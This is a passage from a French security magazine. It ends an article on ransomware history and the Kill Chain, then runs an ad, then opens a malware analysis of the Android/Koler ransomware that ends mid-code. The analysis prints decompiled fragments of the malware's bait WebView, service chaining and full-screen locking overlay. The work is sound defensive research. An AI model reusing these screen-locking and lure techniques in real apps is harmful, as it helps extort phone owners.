Le bitcoin, créé en 2009, et sa promesse de transactions réputées intraçables et anonymes, fut donc adopté rapidement par les rançongiciels. Malgré l'apparition de nouveaux cryptoactifs, 98% des rançongiciels continuent d'utiliser le Bitcoin comme monnaie d'échange.

4. LA KILL CHAIN

La *Cyber Kill Chain* (CKC, terme protégé par un copyright de Lockheed Martin) permet de modéliser les étapes suivies lors d'une attaque. Son utilisation doit aider à identifier le mode opératoire d'un adversaire, qu'il soit humain ou non (en l'occurrence, un malware) à des fins d'attribution de plusieurs attaques à une campagne ou à un groupe, ou de classification de malwares selon leur mode de fonctionnement.

La Kill Chain est composée des 7 étapes suivantes :

- Reconnaissance : durant cette étape, l'attaquant collecte le plus d'informations sur ses cibles, par tout moyen à sa disposition.
- Armement : l'attaquant choisit ou construit la charge utile la plus à même de compromettre ses cibles.
- Distribution : par quels moyens la charge utile sera envoyée vers les cibles.
- Exploitation : comment la charge utile agit sur la cible. Cela peut être à la suite d'une action de l'utilisateur (clic, ouverture d'un document, activation de macros) ou automatiquement (exploitation d'une vulnérabilité dans un logiciel).
- Installation : comment la charge utile s'exécute sur sa cible, comment elle assure sa persistance, quels sont les moyens qu'elle met en œuvre pour résister à la détection, etc.
- Commande et Contrôle : comment une machine compromise communique avec l'attaquant (quand et si elle doit le faire).
- Actions finales : quels sont les objectifs poursuivis. Dans le cas d'un ransomware, dans la quasi-totalité des cas il s'agit d'obtenir de sa victime le versement d'une rançon.

Même si la CKC de Lockheed Martin tend à être peu à peu détrônée par le framework ATT&CK du MITRE, elle peut être utilisée pour classer les différentes familles de rançongiciels.

4.1 Reconnaissance

À l'époque où les ransomwares touchaient majoritairement des utilisateurs choisis au hasard (c'est-à-dire dont l'adresse électronique était contenue dans les listes que s'échangent les cybercriminels spécialisés dans le spam), il n'était pas utile de s'attarder sur cette étape.

Quand on pêche au gros, seule la taille du filet compte, pas celle de ses mailles.

Mais depuis quelques mois maintenant, des groupes se sont spécialisés dans les attaques ciblées. Au cours des 12 derniers mois, une quarantaine de municipalités américaines de toutes tailles - Baltimore, Atlanta, Lake City -, la ville de Johannesburg (Afrique du Sud), la communauté d'agglomération de Cognac, des établissements hospitaliers, des petites et grandes entreprises ont été victimes de rançongiciels.

Une approche victimologique de ces attaques permettra peut-être de savoir s'il existe des groupes d'adversaires qui se sont spécialisés sectoriellement ou géographiquement.

4.2 Armement

Plusieurs techniques sont employées pour construire les charges utiles qui seront déployées durant l'attaque.

Les premiers ransomwares se contentaient de masquer la nature exacte du fichier malveillant en ajoutant à celui-ci des extensions multiples (.pdf.doc.exe). Cette technique, non spécifique aux rançongiciels, n'a pas résisté aux antivirus.

Plusieurs techniques ont été implémentées par la suite :

- L'utilisation de différents langages de script, comme JavaScript, PHP, PowerShell ou même Python. Ces scripts provoquaient le téléchargement depuis un site Internet puis l'exécution du ransomware sur le poste de l'utilisateur.
- L'utilisation de formats de fichiers moins communs que les documents Office ou PDF, et moins susceptibles d'éveiller les soupçons de l'utilisateur. CryptoWall a utilisé le format SVG par exemple, d'autres malwares ont utilisé le format HTA de Microsoft.

WannaCry a poussé le bouchon jusqu'à utiliser certains des codes offensifs diffusés par le groupe The Shadow Broker et provenant de l'arsenal de l'équipe *Tailored Access Operations* (T.A.O.) de la *National Security Agency* (NSA) américaine. EternalBlue a ainsi permis de doter WannaCry de fonctions d'autopropagation.

4.3 Distribution

La messagerie électronique reste encore le principal vecteur de propagation des ransomwares.

Certes, on peut s'étonner que des utilisateurs soient encore assez naïfs de nos jours pour ouvrir une pièce jointe reçue d'une personne parfaitement inconnue. Mais dans le monde professionnel, c'est oublier qu'il y a des services qui reçoivent et doivent ouvrir chaque jour des dizaines ou des centaines de pièces jointes qui répondent à ce critère. Ce sont les services des ressources humaines ou les cabinets de recrutement, qui traitent des CV de candidats. Ce sont aussi les services comptables qui traitent les factures ou les services achats qui dépouillent les devis de fournisseurs.

Donc blâmer papi qui a bêtement ouvert une fausse facture contenant un malware...

L'utilisation de pages web piégées (Exploit Kit, EK) a aussi été utilisée. CryptoLocker, Locky, TeslaCrypt ont été distribués par les EK les plus populaires comme Angler, Neutrino ou BlackHole EK.

4.4 Exploitation

L'ingénierie sociale reste le principal moyen utilisé pour inciter un utilisateur à déclencher l'exécution de la charge utile. La plupart des ransomwares nécessitent une action de l'utilisateur.

La fausse facture, le faux document illisible qui nécessite l'activation des macros pour être correctement consultés sont encore diablement efficaces, associés parfois à des documents leurres (document anodin dont l'ouverture masque l'exécution du code malveillant).

Exceptions : les vers WannaCry, NotPetya et BadRabbit.



chez votre marchand de journaux

et sur **www.ed-diamond.com**

PAPIER

en kiosque

FLIPBOOK HTML5

sur www.ed-diamond.com

CONNECT

sur connect.ed-diamond.com

4.5 Installation

Durant cette étape, le malware va s'assurer qu'il possède les moyens d'arriver à ses fins. Très souvent cela nécessite une élévation de privilèges pour effacer les VSS, désactiver certains logiciels de sécurité, etc.

Dans les attaques ciblées, le malware va aussi préparer ou exécuter les actions nécessaires aux mouvements latéraux : par exemple, la recherche de serveurs critiques comme les contrôleurs de domaines et le vol d'identifiants.

Il n'est pas rare que l'attaquant installe aussi une porte dérobée qui lui permettra d'observer les activités dans le réseau compromis, ce qui peut être utile pour identifier les plages horaires durant lesquelles les activités sont faibles, synonyme de tranquillité pour lancer la charge finale

4.6 Mouvement latéral

Cette étape n'est pas stricto sensu décrite dans la Kill Chain de Loockheed Martin, mais mérite qu'on lui consacre quelques lignes.

Dans le cas d'un ransomware, elle consiste à intégrer dans ses actions de chiffrement tous les supports de stockage physiques externes (clefs USB, disques durs connectés à l'ordinateur) et les partages réseaux auxquels l'utilisateur a accès : partages SMB, NAS, sauvegardes. Certains ransomwares s'attaquent aussi aux solutions Cloud comme Dropbox. Si le malware a élevé ses privilèges, l'efficacité du mouvement latéral peut s'avérer redoutable.

4.7 Actions finales

La demande d'une rançon est l'objectif des attaquants. Pour exercer une pression plus forte sur les victimes, le message affiché peut être accompagné d'un compte à rebours à l'issue duquel toute récupération sera impossible, les clefs de déchiffrement auront alors été détruites.

NotPetya et WannaCry sont deux cas à part. L'action finale du premier semble avoir été le sabotage pur et simple sous prétexte d'une demande de rançon, le déchiffrement des fichiers étant techniquement impossible. Dans le second, il reste encore difficile de déterminer s'il s'est agi d'un loupé (effet Frankenstein, le ver aurait échappé à ses développeurs durant la phase de mise au point) ou d'un wiper déguisé en ransomware.

5. QUELQUES FAITS MARQUANTS

Les paragraphes qui suivent présentent quelques cas et des campagnes de ransomware significatives. Dresser un catalogue des centaines de familles de rançongiciels ayant existé ou existant serait trop volumineux.

S'ils ne sont pas cités ci-dessous, les ransomwares « grand public », encore très souvent diffusés lors de campagnes de mailing massives, restent une menace réelle et actuelle.

5.1 WannaCry et NotPetya

WannaCry est le premier rançongiciel à se propager automatiquement. C'est aussi le premier malware à recycler deux codes offensifs de la NSA : EternalBlue (exploitation de vulnérabilités dans le protocole SMB) et DoublePulsar (une porte dérobée).

En l'espace de quelques jours, en mai 2017, il toucha 230 000 ordinateurs, majoritairement sous Windows 7, dans le monde, réparti dans plus de 150 pays. Cela lui assura une visibilité médiatique mondiale et une renommée internationale (et quelques ennuis, plus tard) à Marcus Hutchins qui déposa un nom de domaine qui stoppa le processus de chiffrement.

Si WannaCry présentait des caractéristiques techniques avancées, ses capacités en tant que ransomware laissaient à désirer.

Il est probable que la version propagée de WannaCry n'ait pas été une version finalisée, d'où un succès inversement proportionnel au bruit médiatique engendré par cette campagne.

En juin 2017, un nouveau ver rançongiciel, NotPetya, est détecté. Lui aussi utilise EternalBlue dans une forme légèrement modifiée et DoublePulsar pour se propager et infecter ses cibles. Lui aussi affiche une demande de rançon après avoir écrasé le MBR des machines infectées.

Une analyse de son code montre cependant qu'il s'agit d'un *wiper* et non d'un rançongiciel. L'attaque touche majoritairement des entreprises ukrainiennes, infectées après avoir téléchargé une version malveillante d'un logiciel de comptabilité ou compromises lors de la propagation du ver. L'entreprise Maersk fut l'une des plus célèbres victimes hors Ukraine de NotPetya, qui lui coûta plusieurs centaines de millions d'euros.

Depuis ces deux attaques, il ne semble pas que la propagation automatique de rançongiciel sous forme de ver ait été de nouveau utilisée. Ce mode est très bruyant et non discriminant, ce qui peut rebuter les fraudeurs.

Cependant, certains signes récents laissent à penser que ce vecteur d'infection n'est peut-être pas mort. En juillet 2019, les systèmes de stockage en réseau (NAS) du fabricant taïwanais QNAP ont été victimes d'attaques visant à y installer un rançongiciel. En octobre, un nouveau code malveillant, QSnatch, cible ces équipements. Il ne semble pas être - encore - doté de fonctionnalités de chiffrement. 7000 NAS auraient été compromis en Allemagne. Son mode de propagation n'est pas encore déterminé avec précision : ver ou tentatives d'exploitation automatiques d'une vulnérabilité lancées contre des équipements détectés par un moteur de recherche spécialisé comme Shodan ou Censys.

5.2 GandCrab

GandCrab est l'archétype du *Ransomware-as-a-Service* (RaaS). Ses administrateurs fournissaient à leurs clients les binaires malveillants et géraient pour eux la réception des rançons, leur blanchiment et la gestion des clefs de déchiffrement. Seule la diffusion des malwares restait à la charge - et était de la responsabilité - des clients de GandCrab.

Ce RaaS connut un succès commercial digne d'une licorne. En mars 2019, la société Kaspersky estimait que GandCrab détenait 40% du marché du rançongiciel. À la surprise générale, les administrateurs de ce RaaS annoncèrent la fermeture de GandCrab, avançant que la plateforme avait généré près de 2 milliards de dollars de chiffre d'affaires et leur avait rapporté 150 millions de dollars de commission.

GandCrab a ainsi mis le ransomware à la portée de cybercriminels ne disposant d'aucune compétence technique.

La nature ayant horreur du vide, un nouveau RaaS est apparu peu de temps après le départ en retraite de GanCrab. La nouvelle plateforme, appelée Sodinokibi, aurait généré près de 4,5 millions de dollars de recettes. Certains de ses clients sont d'anciens affiliés de GandCrab.

Les similitudes entre les deux RaaS sont nombreuses : il est probable qu'un ancien de GandCrab ait décidé de reprendre du service, ou que le code de GandCrab ait fuité. Dans cette dernière hypothèse, on peut s'attendre à voir apparaître d'autres RaaS.

5.3 Attaques ciblées

L'année 2019 est marquée par de nombreuses attaques de rançongiciels ciblées. Aux États-Unis, ces attaques ont touché plusieurs dizaines de villes, des hôpitaux, des maisons de retraite et le Gouverneur de la Louisiane a par deux fois déclaré l'état d'urgence à la suite d'une attaque par rançongiciel. Les statistiques disponibles fin 2019 semblent montrer une nette diminution des attaques contre le grand public, même si de nouvelles familles de ransomwares sont fréquemment identifiées, au « profit » d'attaques contre des entreprises ou des organismes publics, qui doivent avoir la réputation auprès des cybercriminels d'être plus prompts et aptes à verser de fortes sommes pour recouvrer leurs données.

Deux menaces se distinguent : Ryuk et le groupe TA505.

Ryuk est un rançongiciel probablement développé à partir du code du malware Hermes. Hermes est un code malveillant attribué au groupe nord-coréen Lazarus, mais Ryuk serait opéré par un groupe russophone. Ce groupe a concentré ses opérations contre des villes américaines, des centres hospitaliers ou des organismes gouvernementaux. Apparu en août 2018, il aurait engrangé près de 640 000 dollars de recettes en quelques semaines. Ce ransomware est installé via les botnets Emotet et Trickbot. Emotet se propage par courrier électronique sous forme de documents piégés ou de liens vers des pages et scripts malveillants. Il télécharge alors le cheval de Troie Trickbot et l'exécute. Si la machine

compromise présente un intérêt particulier pour les opérateurs du botnet, ceux-ci déploient Ryuk. La société espagnole Prosegur est une des récentes victimes de ce ransomware.

Le groupe TA505 est un exemple de la capacité qu'ont certains cybercriminels de s'adapter aux nouvelles tendances. En 2014, le groupe menait des campagnes d'attaques à l'aide du malware bancaire Dridex. En février 2016, le groupe testa Locky et distribua alternativement Dridex et Locky jusqu'en juillet 2016, date à laquelle TA505 laissa tomber Dridex au profit de Locky. Après quelques nouvelles campagnes de distribution de malwares bancaires, le groupe semble s'être concentré sur le ransomware et sur des victimes soigneusement choisies. Les campagnes de TA505 suivent un mode opératoire classique qui commence par la compromission des cibles, par phishing ou par attaque en brute-force (notamment contre les accès RDP). Une fois dans le réseau de leur victime, le groupe mène des opérations de reconnaissance pour identifier les actifs critiques, dont les contrôleurs de domaine avant de lancer la charge finale. Ces opérations de reconnaissance et de préparation peuvent être longues.

La particularité de TA505 est que le groupe ne semble pas développer les malwares qu'il distribue. Son cœur de métier serait plutôt le phishing. Le groupe a distribué le ransomware Locky à des dizaines de millions d'exemplaires dans des campagnes de mailing massives.

Depuis la mi-2019, le groupe aurait ciblé une vingtaine de sociétés et serait actif dans une soixantaine de pays. L'attaque contre le CHU de Rouen et le déploiement du ransomware Clop lui sont attribués.

5.4 IoT, Mobile et Cloud

Les objets connectés et les smartphones intéressent aussi les développeurs de ransomwares, même si en volume ces deux niches semblent encore relativement épargnées.

Les malwares bancaires s'intéressent déjà aux smartphones et le nombre d'attaques détectées utilisant ce type de code malveillant aurait sensiblement augmenté au cours de l'année 2019. Il est tout à fait probable que les ransomwares embrayent le pas dans les prochains mois. Qui a tenté de confisquer son smartphone à un adolescent comprend facilement les drames que provoqueraient des campagnes massives chiffrant les données stockées sur les mobiles.

Les objets connectés font également des cibles potentiellement intéressantes. Au-delà des appareils photo numériques, dont certains modèles sont vulnérables à ce type d'attaque à cause de leurs moyens de connexion souvent peu sécurisés, on ne peut pas négliger l'exposition à ce risque des IoT médicaux ou des futurs véhicules autonomes.

Enfin, le Cloud offre aussi aux ransomwares un nouveau terrain de chasse. En 2017, plusieurs dizaines de milliers de bases MongoDB mal sécurisées avaient subi des attaques en règle. Les solutions ElasticSearch, Hadoop, CouchDB, Cassandra et MySQL furent également ciblées par des campagnes. L'utilisation de moteurs de recherche spécialisés comme Shodan ou BinaryEdge a pu aider durant la phase de reconnaissance. La prise d'otage numérique pourrait remplacer le bon vieux dataleak.

ET DEMAIN ?

Les ransomwares viennent de fêter leurs 30 ans. Malgré un début raté, il aura fallu moins de 15 ans pour devenir une menace universelle en ce qu'elle concerne tous les utilisateurs d'Internet, humains et objets.


La riposte s'organise, autour d'éditeurs de solutions antivirus, mais aussi des services de police comme la Gendarmerie, qui fournissent des solutions de déchiffrement dès qu'une faille est trouvée dans un rançongiciel, permettant de récupérer les données sans verser un kopeck aux fraudeurs. Des opérations ont aussi conduit à l'arrestation de certains opérateurs de rançongiciels. Les attaques récentes, notamment contre des hôpitaux de chaque côté de l'Atlantique, inciteront certainement à redoubler les efforts contre les groupes les plus virulents.

Il serait aussi tentant de plagier un ancien Premier ministre et de conclure en disant aux générations futures d'internautes : « habituez-vous à vivre avec les ransomwares (et faites des sauvegardes régulières de vos données) ». ■

THINKSHIELD, LA SUITE DE SÉCURITÉ LA PLUS COMPLÈTE POUR L'ENTREPRISE

Empêchez les utilisateurs non autorisés de copier vos fichiers grâce au système Smart USB Protection qui permet de configurer les ports USB pour n'accepter que certains appareils.

LENOVO ThinkCentre M920z



intel CORE i7 9th Gen

Processeur Intel® Core™ i7

Pour en savoir plus,
visitez www.lenovo.com/Thinkshield

Smarter technology for all

Lenovo

*Smarter technology for all : une technologie plus intelligente au service de tous.

RANÇON SUR TÉLÉPHONE MOBILE : LES ENTRAILLES D'ANDROID/KOLER

Axelle APVRILLE
Chercheur Anti-Virus chez Fortinet

Votre téléphone est bloqué sur une page qui vous demande une rançon. Oui, mais comment ça marche ? Les fichiers du téléphone sont-ils chiffrés ? Et peut-on s'en débarrasser, en payant... ou sans payer ?

mots-clés : ***MALWARE / RANSOMWARE / KOLER / ANDROID***

Dans cet article, nous allons étudier l'échantillon récent d'un rançongiciel (*ransomware*) qui cible les téléphones sous Android. Il a été détecté en octobre 2019 et répond au doux nom d'Android/Koler.BO!tr. C'est un membre de la famille de rançongiciels « Koler » (une anagramme approximative de Lo[c]ker) apparue en 2014.

Nom	Android/Koler.BO!tr Autres noms : Trojan-Ransom.AndroidOS.Svpeng.ai, Android/Koler.BL, Android/Locker.728.origin,Trojan-Ransom.AndroidOS.PornoLocker...
SHA256	D11d99c5552af7bdb97ff11da-605da00b844dcfcc5b35229c8aef7c9b790e329
Date de détection de l'échantillon	8 octobre 2019
Taille de la famille Koler	46,090 échantillons dont 31,375 pour la variante .BO
Activité récente	1,764 nouveaux échantillons pour les 15 premiers jours de novembre 2019

Carte d'identité d'Android/Koler.BO!tr. Les chiffres exacts n'ont que peu d'importance (le nommage d'un virus est rarement consistant au travers du temps, de son évolution et des divers éditeurs d'antivirus), il suffit de retenir que, bien qu'il appartienne à une famille « ancienne », Koler est encore très actif aujourd'hui.

1. MODE OPÉRATOIRE

Le rançongiciel se fait passer pour une application Android du site de vidéos pornographiques « PornHub ».



Figure 1

Dès qu'on clique sur l'application, une image porno apparaît (non, votre magazine préféré ne la reproduit pas !). L'image inclut des enfants et l'icône ***Play*** suggère qu'on peut cliquer dessus pour voir




Figure 2 : Fausse amende du FBI : « Suite à l'analyse complète de votre appareil, des fichiers suspects ont été trouvés et votre présence sur des sites pornographiques interdits a été bloquée. Pour cette raison, votre téléphone a été verrouillé ».




Figure 3

la vidéo associée. Qu'on clique sur ***Play*** ou pas, au bout de quelques instants, l'écran est remplacé par une soi-disant amende du FBI américain.

Tout est fait pour effrayer la victime, et lui faire croire qu'elle doit s'acquitter sous 3 jours d'une amende de 500 dollars pour l'infraction qu'elle aurait commise : logo du FBI, tampon et signature « officiels », termes employés... Un onglet propose un texte légal sur les programmes informatiques, un autre montre les diverses informations récupérées sur l'utilisateur, encore un autre rappelle la mission du FBI à bloquer la pédopornographie. Enfin, un onglet permet de régler l'« amende ».

OneVanilla est un service de carte bancaire prépayé, utilisable aux États-Unis là où les cartes de débit Visa et Mastercard sont acceptées. Comme Visa ou Mastercard, les cartes ont un numéro, une date d'expiration et un code de vérification (CVV).

Le rançongiciel vérifie sommairement le numéro de carte entré par la victime – nous verrons comment plus tard, mais par exemple, il doit y avoir 16 chiffres. Si ce numéro est correct, le message « Votre requête sera traitée dans les 24 heures » apparaît, sinon un message d'erreur apparaît et invite la victime à entrer un numéro valide.

Le téléphone reste bloqué sur le message du FBI (pour pouvoir payer la rançon), ou sur le message invitant à patienter 24 heures (si la rançon a été

payée). Il n'est pas possible de quitter l'application : les boutons sont inactifs, et si le téléphone est redémarré, le rançongiciel redémarre lui aussi.

2. APPÂT

Tout commence par une classe appelée **Azzzu**, qui constitue le point d'entrée du rançongiciel :

```
  <activity android:label="@string/app_name"
android:name=".Azzzu" android:theme="@android:style/
Theme.NoTitleBar.Fullscreen">
      <intent-filter>
        <action android:name="android.intent.
action.MAIN" />
        <category android:name="android.intent.
category.LAUNCHER" />
      </intent-filter>
    </activity>
```

Dès que la victime lance le rançongiciel, la méthode **onCreate()** de la classe **Azzzu** est appelée.

```
this.getBaseContext().startService(new Intent(this.
getBaseContext(), Azzzd.class));
```

Celle-ci démarre un service nommé **Azzzd** qui, à son tour, utilise la classe **Azzzf** :

```
public int onStartCommand(Intent intent, int flags,
int startId) {
   ...
    this.overlayView = new Azzzf(this, this.url) ;
    return 1 ;
}
```

La classe **Azzzf** crée une *WebView*, c'est-à-dire un objet capable d'afficher des pages HTML, et charge la page **file:///android_asset/index.html**.

```
private void inflateView() {
...
WebView webv = (WebView)this.findViewById(0x7F070055);
webv.loadUrl(this.getService().getString(0x7F050026));
// file:///android_asset/index.html
```

Il s'agit d'une page web statique embarquée dans l'application. C'est l'appât du rançongiciel : elle affiche l'image pornographique avec l'icône ***Play*** au milieu. Si on clique sur l'icône, la page web nous redirige vers « video.mp4 ». Petite ruse, ici, cette vidéo n'existe pas, mais le code s'assure que toute requête vers quelque chose qui se termine par « mp4 » provoque la modification d'un fichier de configuration du rançongiciel, et le lancement du service **Azzza**.

```
webv.setWebViewClient(new WebViewClient() {
   @Override  // android.webkit.WebViewClient
   @SuppressLint({"NewApi"})
   public boolean shouldOverrideUrlLoading(WebView
view, String url) {

      // l'URL se termine-t-elle par mp4 ?
      if(url.endsWith(Azzzf.this.getService().
getString(0x7F050027))) {

         // modification du fichier de
configuration de nom " bugaga "
         SharedPreferences.Editor edr =
Azzzf.this.getService().getBaseContext().
getSharedPreferences(Azzzf.this.getService().
getString(0x7F05000A), 0).edit();
         // écrire la valeur " start " dans le
champ " superstart "
         edr.putString(Azzzf.this.getService().
getString(0x7F05001F), // superstart Azzzf.this.
getService().getString(0x7F050021));  // " start"
         edr.apply();
         edr.commit();

         // démarrage du service
         Azzzf.this.getService().getBaseContext().
startService(new Intent(Azzzf.this.getService().
getBaseContext(), Azzza.class));
        }
     return 1;
   }});
```

3. BLOCAGE DU TÉLÉPHONE

Le service **Azzza** constitue le « cœur » du rançongiciel :

- si la rançon a été payée, il provoque le déblocage du téléphone. Nous expliquerons après comment ;
- il démarre le service **Azzzt** qui gère la communication avec un serveur distant contrôlé par les attaquants ;
- il affiche le bon écran : message du FBI (classe **Azzzs**), messages d'erreur (par exemple, numéro de carte invalide).

À ce stade, le téléphone de la victime est bloqué sur un message du rançongiciel (FBI, erreur...) : il n'est pas possible de basculer sur une autre application,

fermer le rançongiciel ou aller au menu d'accueil. En réalité, tous les processus continuent à s'exécuter normalement, mais le rançongiciel s'assure que ses messages restent toujours par-dessus tout. La ruse consiste à ajouter une « vue » de type **TYPE_SYSTEM_ERROR**, avec l'option **FLAG_LAYOUT_IN_SCREEN**. Cela crée une vue qui prend absolument toute la taille d'écran disponible et s'affiche par dessus tout y compris la barre d'état, les boutons d'accueil, retour, etc.

```
// teste le cas particulier du constructeur Xiaomi
this.layoutParams = this.getService().
getString(0x7F050029).equalsIgnoreCase(Build.
MANUFACTURER) ?
  // Xiaomi
